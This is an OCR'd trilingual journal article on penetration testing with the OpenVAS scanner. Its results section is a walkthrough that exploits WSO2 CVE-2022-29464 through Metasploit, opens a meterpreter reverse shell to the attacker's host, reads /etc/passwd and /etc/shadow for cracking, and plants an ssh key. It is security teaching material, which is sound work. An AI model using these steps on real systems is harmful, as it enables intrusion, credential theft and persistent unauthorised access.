ISSN 2518-1726 (Online),
ISSN 1991-346X (Print)

«ҚАЗАҚСТАН РЕСПУБЛИКАСЫ
ҰЛТТЫҚ ҒЫЛЫМ
АКАДЕМИЯСЫ» РҚБ

«ҚАЗАҚСТАН РЕСПУБЛИКАСЫ
ҰЛТТЫҚ ҒЫЛЫМ АКАДЕМИЯСЫ» РҚБ

ХАБАРЛАРЫ

ИЗВЕСТИЯ

РОО «НАЦИОНАЛЬНОЙ
АКАДЕМИИ НАУК РЕСПУБЛИКИ
КАЗАХСТАН»

N E W S

OF THE ACADEMY OF SCIENCES
OF THE REPUBLIC OF
KAZAKHSTAN

PHYSICO-MATHEMATICAL SERIES

4 (352)

OCTOBER – DECEMBER 2024

PUBLISHED SINCE JANUARY 1963
PUBLISHED 4 TIMES A YEAR

ALMATY, NAS RK

«ҚР ҰҒА Хабарлары. Физика және информатика сериясы».
ISSN 2518-1726 (Online),
ISSN 1991-346X (Print)
Меншіктеуші: «Қазақстан Республикасының Ұлттық ғылым академиясы» РҚБ (Алматы қ.). Қазақстан Республикасының Ақпарат және қоғамдық даму министрлігінің Ақпарат комитетінде 14.02.2018 ж. берілген **No 16906-Ж** мерзімдік басылым тіркеуіне қойылу туралы куәлік.
Тақырыптық бағыты: *физика және ақпараттық коммуникациялық технологиялар сериясы.*
Қазіргі уақытта: *«ақпараттық технологиялар»бағыты бойынша ҚР БҒМ БҒСБК ұсынған журналдар тізіміне енді.*
Мерзімділігі: *жылына 4 рет.*
Тиражы: *300 дана.*
Редакцияның мекен-жайы: *050010, Алматы қ., Шевченко көш., 28, 219 бөл., тел.: 272-13-19*
http://www.physico-mathematical.kz/index.php/en/

«Известия НАН РК. Серия физика и информатики».
ISSN 2518-1726 (Online),
ISSN 1991-346X (Print)
Собственник: *Республиканское общественное объединение «Национальная академия наук Республики Казахстан» (г. Алматы).*
Свидетельство о постановке на учет периодического печатного издания в Комитете информации Министерства информации и общественного развития Республики Казахстан **No 16906-Ж** выданное 14.02.2018 г.
Тематическая направленность: *серия физика и информационные коммуникационные технологии.*
В настоящее время: *вошел в список журналов, рекомендованных ККСОН МОН РК по направлению «информационные коммуникационные технологии».*
Периодичность: *4 раз в год.*
Тираж: *300 экземпляров.*
Адрес редакции: *050010, г. Алматы, ул. Шевченко, 28, оф. 219, тел.: 272-13-19*
http://www.physico-mathematical.kz/index.php/en/

News of the National Academy of Sciences of the Republic of Kazakhstan.
Series of physics and informatics.
ISSN 2518-1726 (Online),
ISSN 1991-346X (Print)
Owner: RPA «National Academy of Sciences of the Republic of Kazakhstan» (Almaty). The certificate of registration of a periodical printed publication in the Committee of information of the Ministry of Information and Social Development of the Republic of Kazakhstan **No. 16906-Ж,** issued 14.02.2018
Thematic scope: *series physics and information technology.*
Currently: *included in the list of journals recommended by the CCSES MES RK in the direction of «information and communication technologies».*
Periodicity: *4 times a year.*
Circulation: *300 copies.*
Editorial address: *28, Shevchenko str., of. 219, Almaty, 050010, tel. 272-13-19*
http://www.physico-mathematical.kz/index.php/en/

NEWS OF THE NATIONAL ACADEMY OF SCIENCESOF THE REPUBLIC OF KAZAKHSTAN
PHYSICO-MATHEMATICAL SERIES
ISSN 1991-346X
Volume 4. Namber 352 (2024). 218–230
https://doi.org/10.32014/2024.2518-1726.319

МРНТИ 27.47.19
УДК 512.647

©Zh. Tashenova*, Zh. Abdugulova, Sh. Amanzholova, E. Nurlybaeva, 2024.
Department of Information Technologies, L.N. Gumilyov Eurasian National University, Astana, Kazakhstan.
E-mail: zhuldyz_tm@mail.ru

PENETRATIONTESTINGAPPROACHESEMPLOYINGTHEOPENVAS VULNERABILITY MANAGEMENT UTILITY

Tashenova Zh. M. – PhD, Department of Information Technologies, L.N. Gumilyov Eurasian National University, Astana, Kazakhstan, E-mail: zhuldyz_tm@mail.ru, https://orcid.org/0000-0003-3051-1605;
Abdugulova Zh. K. – Associated Professor, Department of Information Technologies, L.N. Gumilyov Eurasian National University, Astana, Kazakhstan, E-mail: janat_6767@mail.ru, https://orcid.org/0000-0001-7462-4623;
Amanzholova Sh. – PhD, Kurmangazy Kazakh National Conservatory, Almaty, Kazakhstan, E-mail: schirin75@mail.ru;
Nurlybaeva E. – PhD, Department of Information Technologies, The Kazakh National Academy of Arts named after T. Zhurgenova, Almaty, Kazakhstan, E-mail: nuremek@mail.ru, https://orcid.org/0000-0003-3051-1605.

Abstract. The research topic is devoted to approaches to penetration testing using the vulnerability management utility OpenVAS (Open Vulnerability Assessment System). OpenVAS is a powerful tool for conducting automated analysis of information systems for vulnerabilities. The article discusses the basic principles of the utility, its functionality, as well as the stages of preparation and execution of penetration tests. Special attention is paid to comparing OpenVAS with other popular tools in the field of pentesting, analyzing the effectiveness of its use in various scenarios, as well as the advantages and limitations of OpenVAS when performing vulnerability management tasks. The work highlights the importance of integrating OpenVAS into information security processes and demonstrates how automating vulnerability detection processes contributes to improving the reliability of organizations' security mechanisms. Currently, the issues of security of information systems of critical information infrastructure facilities are becoming relevant. At the same time, the current tasks of information security audit (IS) of critical information infrastructure facilities, as a rule, are reduced to checking them for compliance with IS requirements. However, with this approach to auditing, the resilience of these objects to real attacks by intruders often remains unclear. To

test such stability, objects are subjected to a testing procedure, namely penetration testing. An analysis of domestic publications in this area shows that there is no systematic approach to penetration testing in domestic practice. In this regard, it is important to analyze the best foreign approaches and practices to testing. The aim is a comparative analysis of existing foreign and domestic penetration testing methods and standards. The elements of novelty are the identified features, advantages, disadvantages and the scope of applicability of existing standards and methods of penetration testing. This article will cover the OpenVAS vulnerability scanner. Readers will get acquainted with the advanced features of the program, its settings depend on the functions and capabilities.

Keywords: Penetration testing, information security, testing, OpenVAS, vulnerability, Kali linux.

©Ж.М. Ташенова*, Ж.К. Абдугулова, Ш.А. Аманжолова, Э. Нурлыбаева, 2024.
Л.Н.Гумилев атындағы Еуразия ұлттық университеті, Астана, Қазақстан.
E-mail: zhuldyz_tm@mail.ru

OPENVAS ОСАЛДЫҒЫН БАСҚАРУ УТИЛИТАСЫН ҚОЛДАНА ОТЫРЫП, ЕНУДІ ТЕСТІЛЕУ ТӘСІЛДЕРІ

Ташенова Ж.М. – PhD, Ақпараттық технологиялар факультеті, Л.Н. Гумилев атындағы Еуразия ұлттық университеті, Астана, Қазақстан, E-mail: zhuldyz_tm@mail.ru, https://orcid.org/0000-0003-3051-1605;
Абдугулова Ж.К. – экономика ғылымдарының кандидаты, қауымдастырылған профессор, Л.Н. Гумилев Атындағы Еуразия Ұлттық Университеті, ақпараттық технологиялар факультеті, Астана, Қазақстан, E-mail: janat_6767@mail.ru, ORCID: 0000-0001-7462-4623;
Аманжолова Ш. – PhD, Құрманғазы атындағы Қазақ ұлттық консерваториясы, Алматы, Қазақстан, E-mail: schirin75@mail.ru;
Нұрлыбаева Е. – PhD, Т. Жүргенова атындағы Қазақ ұлттық өнер академиясы, ақпараттық технологиялар кафедрасы, Алматы, Қазақстан, E-mail: nuremek@mail.ru, https://orcid.org/0000-0003-3051-1605.

Аннотация. Зерттеу тақырыбы openvas (Open Vulnerability Assessment system) осалдығын басқару утилитасын қолдана отырып, енуді тестілеу тәсілдеріне бағытталған. OpenVAS-осалдықтар үшін ақпараттық жүйелерді автоматтандырылған талдауды жүзеге асырудың қуатты құралы. Мақалада қызметтік бағдарламаның негізгі принциптері, оның функционалдығы, сондай-ақ ену сынақтарын дайындау және орындау кезеңдері қарастырылады. Openvas-ты пентестинг саласындағы басқа танымал құралдармен салыстыруға, оны әртүрлі сценарийлерде қолдану тиімділігін талдауға және осалдықтарды басқару тапсырмаларын орындау кезінде OpenVAS артықшылықтары мен шектеулеріне ерекше назар аударылады. Жұмыс OpenVAS-ты ақпараттық қауіпсіздік процестеріне біріктірудің маңыздылығын көрсетеді және осалдықтарды анықтау процестерін автоматтандыру

ұйымдардың қорғаныс механизмдерінің сенімділігін арттыруға қалай ықпал ететінін көрсетеді. Қазіргі уақытта маңызды ақпараттық инфрақұрылым объектілерінің ақпараттық жүйелерінің қауіпсіздігі мәселелері өзекті бола түсуде. Сонымен бірге, сыни ақпараттық инфрақұрылым объектілерінің ақпараттық қауіпсіздік аудитінің (АҚ) ағымдағы міндеттері, әдетте, олардың АҚ талаптарына сәйкестігін тексеруге дейін азаяды. Алайда, аудитке осындай көзқараспен бұл объектілердің шабуылдаушылардың нақты шабуылдарына төзімділігі жиі түсініксіз болып қалады. Мұндай тұрақтылықты тексеру үшін объектілер тестілеу процедурасынан өтеді, атап айтқанда ену сынағы. Осы саладағы отандық басылымдарды талдау отандық тәжірибеде енуді тестілеуге жүйелі көзқарас жоқ екенін көрсетеді. Жұмыстың мақсаты – енуге тестілеудің қолданыстағы шетелдік және отандық әдістері мен стандарттарын салыстырмалы талдау. Жұмыстың жаңалығының элементтері анықталған ерекшеліктер, артықшылықтар, кемшіліктер және енуді тестілеудің қолданыстағы стандарттары мен әдістерінің қолданылу аясы болып табылады. Практикалық маңызы. Мақала материалы бастапқы деректерді, кезеңдердің реттілігін және олардың мазмұнын қалыптастыру үшін, инфильтрацияға тестілеу арқылы маңызды инфрақұрылым объектілерінің ақпараттық жүйелерінің қауіпсіздігін практикалық аудиттеу кезінде пайдаланылуы мүмкін. Бұл мақалада OpenVAS осалдық сканері қарастырылады. Оқырмандар бағдарламаның негізгі және жетілдірілген функцияларымен танысады, оның параметрлері жүйе мен мүмкіндіктерге байланысты.

Түйін сөздер: ену тестілеуі, ақпараттық қауіпсіздік, тестілеу, OpenVAS, осалдық, Kali linux.

©Ж.М. Ташенова*, Ж.К.Абдугулова, Ш.А. Аманжолова, Э. Нурлыбаева, 2024.
Евразийский национальный университет им. Л.Н. Гумилева,
Астана, Казахстан.
E-mail: zhuldyz_tm@mail.ru

ПОДХОДЫ К ТЕСТИРОВАНИЮ НА ПРОНИКНОВЕНИЕ С ИСПОЛЬЗОВАНИЕМ УТИЛИТЫ УПРАВЛЕНИЯ УЯЗВИМОСТЯМИ OPENVAS

Ж.М. Ташенова – PhD, факультет информационных технологий, Евразийский национальный университет им. Л.Н. Гумилева, Астана, Казахстан, E-mail: zhuldyz_tm@mail.ru, https://orcid.org/0000-0003-3051-1605;
Ж.К. Абдугулова – доцент факультета информационных технологий Евразийского национального университета им. Л.Н. Гумилева, Астана, Казахстан, E-mail: janat_6767@mail.ru, https://orcid.org/0000-0001-7462-4623;
Ш. Аманжолова – PhD, Казахская национальная консерватория им. Курмангазы, Алматы, Казахстан, E-mail: schirin75@mail.ru;
Е. Нурлыбаева – PhD, Казахская национальная академия искусств им. Т. Жургенова, кафедра информационных технологий, Алматы, Казахстан, E-mail: nuremek@mail.ru, https://orcid.org/0000-0003-3051-1605.

Аннотация. Тема исследования посвящена подходам к тестированию на проникновение с использованием утилиты управления уязвимостями OpenVAS (Open Vulnerability Assessment System). OpenVAS является мощным инструментом для проведения автоматизированного анализа информационных систем на наличие уязвимостей. В статье рассматриваются основные принципы работы утилиты, ее функциональные возможности, а также этапы подготовки и выполнения тестов на проникновение. Особое внимание уделено сравнению OpenVAS с другими популярными инструментами в области пентестинга, анализу эффективности ее применения в различных сценариях, а также преимуществам и ограничениям OpenVAS при выполнении задач управления уязвимостями. Работа акцентирует важность интеграции OpenVAS в процессы обеспечения информационной безопасности и демонстрирует, как автоматизация процессов выявления уязвимостей способствует повышению надежности защитных механизмов организаций. В настоящее время вопросы безопасности информационных систем объектов критической информационной инфраструктуры приобретают актуальность. В то же время текущие задачи аудита информационной безопасности (ИБ) объектов критической информационной инфраструктуры, как правило, сводятся к проверке их на соответствие требованиям ИБ. Однако при таком подходе к аудиту часто остается неясной устойчивость этих объектов к реальным атакам злоумышленников. Чтобы проверить такую устойчивость, объекты подвергаются процедуре тестирования, а именно тестированию на проникновение. Анализ отечественных публикаций в этой области показывает, что в отечественной практике отсутствует системный подход к тестированию на проникновение. В связи с этим актуально проанализировать лучшие зарубежные подходы и практики к тестированию. Целью является сравнительный анализ существующих зарубежных и отечественных методов и стандартов тестирования на проникновение. Элементами новизны являются выявленные особенности, преимущества, недостатки и сфера применимости существующих стандартов и методов тестирования на проникновение. В этой статье будет рассмотрен сканер уязвимостей OpenVAS. Читатели ознакомятся с расширенными функциями программы, ее настройки зависят от функций и возможностей.

Ключевые слова: тестирование на проникновение, информационная безопасность, тестирование, OpenVAS, уязвимость, Kali linux.

Introduction

Recently, the number of cyber attacks on the external and internal perimeter of Kaznet has increased. According to JSC State Technical Service, about 20 million cyber attacks were repelled over the past month. One of the current methods of counteracting cyberattacks is penetration testing (Pentest) of your own infrastructure, for the timely detection and closing of vulnerabilities. In Kazakhstan, there is a shortage of qualified specialists who search for and exploit

vulnerabilities. University graduates often lack the practical skills they should have after graduation. This is due to the emphasis on teaching theoretical material. To solve this problem, it is necessary to develop classes on modern equipment and software focused on the practical aspects of information security. The creation of such tasks is associated with large expenditures of labor, time and resources. Checking the results of practical skills is associated with the same costs. A hardware simulator would help to save time, on which practical skills in penetration testing (Pentest) would be practiced (Aryanti, 2012).

This article will focus on the OpenVAS vulnerability scanner. Readers will get acquainted with the basic and advanced functions of the program, its unique features and useful options (Aryanti, 2021).

The OpenVAS Vulnerability Scanner from Greenbone Vulnerability Management (GVM) is used for Greenbone Security Manager appliances and is a full featured scanning engine. It is capable of performing a constantly updated and extended system of Network Vulnerability Tests (NVTs).

OpenVAS (Open Vulnerability Assessment System, Open Vulnerability Assessment System, originally called GNessUs) is a framework consisting of several services and utilities that allows you to scan network nodes for vulnerabilities and manage vulnerabilities (Astriani, 2021).

The OpenVAS project, under the name GNessUs, began as a fork of Tenable Network Security's Nessus open source vulnerability scanner, after the company decided in October 2005 to close the source code of the application and make it proprietary. All OpenVAS products are open source and released under the GPL license. About 2 years have passed between the previous and current releases.

Materials and methods

One of the important factors that affect the success of a penetration test is the usual testing methodology. The lack of conventional penetration testing techniques means a lack of uniformity. In a penetration test methodology, the plan for conducting the test is primarily determined. This plan provides not only the objectives of testing, but also the impact that must be performed to assess the current state of security of the network, applications, systems, or any combination of them.

When assessing the state of security of the information infrastructure, it may be necessary to conduct penetration testing. Penetration testing (penetration testing, pentest, pentest) is a method for assessing the security of computer systems or networks, in which a specialist uses simulation of the actions performed by an attacker when trying to hack. There are several types of tests, such as the white box method, the black box method, the gray box method (Cisar, 2019).

White box methods. In this group of tests, the tester knows the system under test well and has full access to all its components. Testers work with a client and have access to sensitive information, servers, running software, network diagrams, and sometimes even credentials. This type of testing is typically performed to validate new applications before they go live, as well as to regularly validate a system as part of its Systems Development Life Cycle (SDLC). Such activities allow you

to identify and eliminate vulnerabilities before they can get into the system and harm it. “White box” - testing is carried out in the conditions of having complete information about the information infrastructure of the company and the internal organization of the network. Before testing, the company provides network diagrams or a list of operating systems and applications used. Although this situation has a low probability in real life, the method is the most effective and accurate, as it is the worst-case scenario in which the attacker has complete knowledge of the network (Darojat, 2022).

Black box methods. This group of tests is applicable when the tester does not know anything about the system under test. This type of testing is most similar to real attacks by an attacker. The tester must obtain all the information, creatively applying the methods and tools at his disposal, but not going beyond the agreement concluded with the client. But this method also has its drawbacks: although it simulates a real attack on the system or applications, the tester, using only it, may miss some vulnerabilities (Heiding, 2023). This is a very expensive test as it takes a lot of time. Performing it, the tester will study all possible directions of attack and only after that will report the results. In addition, in order not to damage the system under test and cause a failure, the tester must be very careful. “Black box” - testing is carried out in the absence of information about the information infrastructure of the enterprise at the time of testing. For example, if it is external black-box testing, only the website address is disclosed to the researcher, and the task then is to carry out a hack as if the specialist were a real attacker (Kyei, 2020).

Gray box methods. The test takes into account all the advantages and disadvantages of the first two tests. In this case, only limited information is available to the tester, allowing an external attack on the system. Tests are usually performed in a limited scope where the tester knows little about the system. “Grey box” - during testing, the specialist imitates the actions of an employee of the organization. This means that he receives an account for accessing the internal network and has standard access rights and partial knowledge of the organization of the company’s internal infrastructure, which is necessary for the employee to perform his job duties (Laksmiati, 2023). Thanks to this method, it is possible to assess the internal threats that come from the company’s employees.

To ensure the best test results, regardless of the penetration tests used, the tester must follow the testing methodology. In the following, we will discuss some of the more popular standard test methods in more detail (Melladia, 2022).

To simplify the definition of the sequence of actions with an attacker, Lockheed Martin Corporation proposed the Cyber Kill-Chain model. It determines what actions an attacker must take in order to achieve their goals by attacking the network, extracting data, and maintaining a presence in the organization (Mira Orisa, 2021)

Let’s describe the steps of penetration testing:

The first stage is reconnaissance. At this stage, as much information as possible is collected from various, both closed and open, sources about the chosen target (Nur, 2020). Reconnaissance can be: 1-active - the security researcher uses special

tools to explore the target network and devices, for example, to determine the range of IP addresses and open ports, to determine the services running on the target devices (Paramita, 2019);

2- passive - the security researcher uses information available to any Internet user in order to find out and analyze information related to the technologies used in the organization under study (Sahtyawan, 2019).

The second stage - scanning and "weaponization" (Weaponization). After discovering the services, the researcher determines whether there are vulnerabilities on the target devices. To pass this stage, specialists use the Nmap software product to detect open ports, services and their versions for further analysis for vulnerabilities and the possibility of obtaining unauthorized access (Seema, 2019).

The third stage is delivery. If access to the device can only be obtained through the use of a written malicious program (virus), then the virus is "delivered" through e-mail, electronic resources, etc.

The fourth stage is exploitation (Exploit). The delivered virus must be invoked in some way (with or without the user of the target device) to exploit the vulnerability (Sikumbang, 2018).

Each paragraph should start with an indentation of 4 spaces or 0.20".

No Line breaks between paragraphs belonging to the same section. (Wibowo F., 2019)

Results and discussion

Let's take an example, scanning a host using OpenVAS, i.e. Greenbone Security Manager. 1. Host scan. We will use Greenbone Security Manager (OpenVAS) for scanning. In the Scans menu, the Tasks tab, create a new scan task (Fig. 1).




Figure. 1. New task window

Specify the IP of the scanned host or network. Then we press Start Scan and wait, after the scan result comes out, that is, in Fig. 2 we will see a list of applications.




Figure. 2. List of applications

In Fig. 3, you can see a list of vulnerabilities with an indication of criticality.




Figure. 3. List of vulnerabilities with criticality

As a result of the scan, it is determined that the application with a high level of criticality WSO2 enterprise Integrator version 6.3.0. (Fig. 4)




Figure. 4. Highly critical WSO2 enterprise Integrator version 6.3.0 application


Next, we check for vulnerabilities and exploits on https://vulners.com/ and google.com. The Vulners website is a very large and continuously updated database of information security (information security) content[16]. The site allows you to


search for vulnerabilities, exploits, patches. We find information about the presence of a vulnerability with a high level of criticality of 9.8. WSO2 RCE (CVE-2022-29464) (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-29464).

The attack can be initiated remotely. There is an exploit for Metasploit (https://packetstormsecurity.com/files/166921/WSO-Arbitrary-File-Upload-Remote-Code-Execution.html). For operation, we use Kali linux (Linux distribution for security testing). Let's run metasploit.

$ sudo msfdb init && msfconsole

Running metasploit and looking for an exploit for wso2. msf6 > search wso2





Let's choose to use it. use 0

```
msf6 > use 0
[*] Using configured payload java/meterpreter/reverse_tcp
msf6 exploit(multi/http/wso2_file_upload_rce) >
```


Let's see the options. show options

```
[*] Using configured payload java/meterpreter/reverse_tcp
msf6 exploit(multi/http/wso2_file_upload_rce) > show options

Module options (exploit/multi/http/wso2_file_upload_rce):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   Proxies                           no        A proxy chain of format type:h
                                               ost:port[,type:host:port][...]
   RHOSTS                            yes       The target host(s), see https:
                                               //github.com/rapid7/metasploit
                                               -framework/wiki/Using-Metasplo
                                               it
   RPORT            9443             yes       The target port (TCP)
   SSL              true             no        Negotiate SSL/TLS for outgoing
                                                connections
   TARGETURI        /                yes       Relative URI of WSO2 product i
                                               nstallation
   VHOST                             no        HTTP server virtual host
   WAR_DEPLOY_DELAY 20               yes       How long to wait for the war f
                                               ile to deploy, in seconds


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be s
                                     pecified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java Dropper



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/wso2_file_upload_rce) >
```


You need to specify the target ip (RHOSTS) and specify the ip address of Kali linux (LHOST), and other parameters. In this case, it is enough for us to specify both ip, the rest is left by default. Specified via the set RHOSTS ta.rg.et.ip and set LHOST ka.li.i.p commands, where ta.rg.et.ip is the target's ip address and ka.li.i.p is the Kali Linux ip.

```
msf6 exploit(multi/http/wso2_file_upload_rce) > set RHOSTS 10.[redacted]19
RHOSTS => 10.[redacted]19
msf6 exploit(multi/http/wso2_file_upload_rce) > set LHOST 10.[redacted]6
LHOST => 10.[redacted].6
```


Re-check the settings with the show options command, if everything is correct, run the exploit.



Exploit was successful, the reverse shell was launched. We look at information about the remote system with the sysinfo command. Information from whom the getuid process is running.



View the /etc/passwd and /etc/shadow files for further decryption.



The /etc/shadow file.

You can upload an ssh key to get full access to the system.

